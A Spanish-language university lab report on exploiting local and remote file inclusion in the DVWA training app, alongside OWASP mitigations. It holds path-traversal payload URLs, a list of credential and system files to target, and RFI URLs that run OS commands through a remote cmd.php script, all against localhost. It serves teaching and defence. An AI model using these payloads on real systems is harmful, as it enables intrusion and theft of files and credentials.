UNIVERSIDAD TÉCNICA DE MACHALA

Maestría en Software

Asignatura:

Gestión de la seguridad del software

Tema:

Detección de Vulnerabilidades en Aplicación Web DVWA

Docente: Ing. Félix Oscar Fernández Peña

Estudiantes:

Ing. Fernando Castillo

Ing. Carlos Quezada

Ing. Esteban Gonzabay

Ing. Jorge Miranda

Ing. Leonardo Caraguay

2021-2022

Contenido

Introducción

Damn Vulnerable Web App (DVWA) es una aplicación web desarrollada con PHP y MySQL. Esta aplicación es un sitio web cuyo código es vulnerable a distintos ataques. El objetivo es que tanto usuarios principiantes como profesionales interesados en analizar y resolver problemas de seguridad puedan poner a prueba sus conocimientos, habilidades y herramientas en un entorno simulado, este tipo de herramientas son muy útiles para que los desarrolladores web puedan comprender los problemas que puede tener una aplicación o sitio web y mejorar la programación o buscar vulnerabilidades. Aunque la mayoría de los desarrolladores a lo largo de los años han tomado precauciones ante posibles vulnerabilidades, aún siguen vigentes muchas vulnerabilidades como Cross Site Scripting (XSS) o inyecciones SQL, que afectan la seguridad de muchas webs y por lo tanto de los usuarios (Shinje, 2017).

DVWA contiene un total de diez módulos:

1) Bruce Force.
2) Inyección de comandos.
3) CSRF.
4) Inclusión de archivos.
5) Carga de archivos.
6) CAPTCHA inseguro.
7) Inyección SQL.
8) Inyección SQL (ciega).
9) XSS (reflejado).
10) XSS (almacenado.

Al mismo tiempo, el código de cada módulo tiene 4 niveles de seguridad: Bajo, Medio, Alto, Imposible en el cual se pueden realizar pruebas para conocer el funcionamiento de estas vulnerabilidades.

Marco teórico

File inclusión

Este tipo de vulnerabilidad está referida a la ejecución en el servidor web de ficheros locales o externos (al propio servidor) diferentes a los esperados. Se diferencian por tanto dos tipos de ataques diferentes: LFI o Local File Inclusion, y RFI o Remote File Inclusion. RFI, traducido al español como Inclusión Remota de Archivos, y LFI, traducido como Inclusión Local de Archivos, son dos tipos de vulnerabilidad que se pueden encontrar en páginas web PHP y se producen a causa de una mala programación haciendo uso de las funciones include, include_once, require, require_once y fopen (en el caso particular de RFI) con parámetros procedentes del usuario.

Esta técnica consiste en incluir ficheros locales, es decir, archivos que se encuentran en el mismo servidor de la web con este tipo de fallo a diferencia de Remote File Inclusión o inclusión de archivos remotos (RFI) que incluye archivos alojados en otros servidores. Esto se produce como consecuencia de un fallo en la programación de la página, filtrando inadecuadamente lo que se incluye al usar funciones en PHP para incluir archivos. ¿Qué peligro representa esto si solo se incluyen ficheros que estén en el mismo servidor? En un escenario como este, un atacante podría modificar los parámetros de lo que se incluye, por ejemplo, podría indicarle al sitio web que se incluyan otros archivos que también están en el servidor, comprometiendo la seguridad del mismo por completo. Un ejemplo muy claro es el archivo de contraseñas como /etc/passwd en sistemas Linux.

Medidas de seguridad a aplicarse

Medidas de seguridad sugeridas por OWASP :

- Establecer un plan de desarrollo de codificación óptimo, corregir este tipo de fallas en fases de pruebas.
- En el caso de que el código haya sido desarrollado por terceros como siempre conviene mantener los distintos componentes actualizados y mantenerse al día de los distintos modos de ataque sobre estas vulnerabilidades para poder probarlos antes que nadie sobre nuestra propia web y ver si presenta vulnerabilidades, desconfiando de plugin y/o addons de terceros que en la mayoría de los casos no necesitamos realmente y solo añaden problemas de seguridad a nuestros sitios web.
- Definir un archivo .htaccess dentro de la aplicación web que solo permitirá el acceso a archivos con extensiones permitidas, no colocar el archivo .htaccess en el mismo directorio donde se almacenarán los archivos cargados, en su lugar, colóquelo en el directorio principal. De esta manera, un atacante nunca podrá sobrescribir el archivo .htaccess.
- Utilizar un framework de desarrollo web.
- Evitar agregar archivos de configuración dentro del proyecto ni peor dentro del código fuente o inclusive como variables de entorno en el servidor, una solución a esto sería utilizar IOTA Stronghold (https://iotahispano.com/stronghold-de-iota-la-fortaleza-de-boden/)

- Validación estricta de los datos ingresados por los usuarios en las rutas.
- Comprobar cualquier archivo o nombre de archivo ingresado por el usuario.
- Enjaular usuarios con el comando chroot.
- PHP: deshabilitar *allow_url_fopen* y *allow_url_include*: Dentro del archivo .ini se recomienda compilar PHP localmente sin incluir esta funcionalidad. Muy pocas aplicaciones necesitan esta funcionalidad y para estos casos estas opciones deberían habilitarse desde la base de la aplicación.

  allow_url_fopen: Permite tratar las URLs como archivos.
  allow_url_include: Permite hacer llamadas include/require a URLs como archivos.

- PHP: deshabilitar *register_globals* y usar E_STRICT para encontrar variables no inicializadas.


- PHP: ser extremadamente cuidadoso si pasa datos a *system() , eval(), passthru()* o (el operador de backtick).
- PHP: asegúrese de que todas las funciones de ficheros y flujos de datos (stream_*) son controladas rigurosamente: La aplicación debe revisar siempre que los datos de usuario, no son proporcionados a ninguna función que tenga como argumento un nombre de fichero, incluyendo:

  include() include_once() require() require_once() fopen() imagecreatefromXXX() file() file_get_contents() copy() delete() unlink() upload_tmp_dir() $_FILES move_uploaded_file()

Desarrollo de la práctica

Instalación de la aplicación web DVWA


1) Descargar el proyecto desde su web oficial: https://dvwa.co.uk/
2) Colocar el proyecto dentro de un servidor local (xampp o wamp) y ejecutar el archivo setup.php en un navegador.




3) Le pedirá configurar una base de datos mysql, para eso deberá abrir el archivo config/ config.inc.php y modificamos los parámetro de conexión a la base de datos.

```
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'maranaso30';
$_DVWA[ 'db_port'] = '3306';
```

4) Posteriormente deberá dar click en el botón créate/reset database y esto creará una base de datos en mysql.




5) Luego se le mostrará un login en donde se deberá ingresar el user: admin y password: password.




LFI (Local File Inclusion)

Acceso a archivos que se le muestra a un usuario por ejemplo en un menú.



Acceso a un archivo que no se muestra al usuario

http://localhost/dvwa/vulnerabilities/fi/?page=file4.php



Acceso a archivos de configuración del proyecto.

http://localhost/dvwa/vulnerabilities/fi/?page=../../.env


Directorios que se podrían acceder con esta vulnerabilidad

Linux	Windows	Mac
/etc/issue /proc/version /etc/profile	%SYSTEMROOT%repairsystem %SYSTEMROOT%repairSAM	/etc/fstab /etc/master.passwd

/etc/passwd /etc/passwd /etc/shadow /root/.bash_history /var/log/dmessage /var/mail/root /var/spool/cron/crontabs/root	%SYSTEMROOT%repairSAM %WINDIR%win.ini %SYSTEMDRIVE%boot.ini %WINDIR%Panthersysprep.inf %WINDIR%system32configAppEvent.Evt	/etc/resolv.conf /etc/sudoers /etc/sysctl.conf

Ataque de pishing

http://localhost/dvwa/vulnerabilities/fi/?page=https://twitter.com/




Ataque RFI (remote file inclusión)

- **Obtener versión php del servidor.**

http://localhost/dvwa/vulnerabilities/fi/?page=http://localhost/test/getInfoPHP.php


- **Listar archivos de un directorio**

http://localhost/dvwa/vulnerabilities/fi/?page=http://localhost/test/cat.php




- **Acceso a un archivo que no se muestra al usuario**

http://localhost/dvwa/vulnerabilities/fi/?page=file4.php




- **Acceso a la raíz del proyecto.**

http://localhost/dvwa/vulnerabilities/fi/?page=http://localhost/test/root.php




- **Acceso a archivos de configuración del proyecto.**

http://localhost/dvwa/vulnerabilities/fi/?page=../../.env




- **Ejecutar comandos cli del S.O**

http://localhost/dvwa/vulnerabilities/fi/?page=http://localhost/test/cmd.php/?cmd=dir



http://localhost/dvwa/vulnerabilities/fi/?page=http://localhost/test/cmd.php/?cmd=cd



Conclusiones

Damn Vulnerable Web App a través de sus diferentes niveles de seguridad se comprueba cómo un código mal estructurado puede poner en riesgo no sólo el propio sitio web sino todo el sistema en que está alojado. A la vez sirve como ayuda para identificar qué partes de la página web pueden presentar determinadas vulnerabilidades y las medidas a adoptar para que dejen de ser un peligro. Gracias a DVWA se comprende la importancia capital que tiene la destreza del programador en los diferentes lenguajes implicados en el diseño y la programación de una página web de este tipo, esto es, HTML y PHP, así como una serie de pautas a la hora de diseñar aplicaciones web con estos lenguajes.

Bibliografía

Shinje, G. (2017). Analysis of SQL Injection Using DVWA Tool. *Intelligent and Computing in Engineering, 10*, 107-110.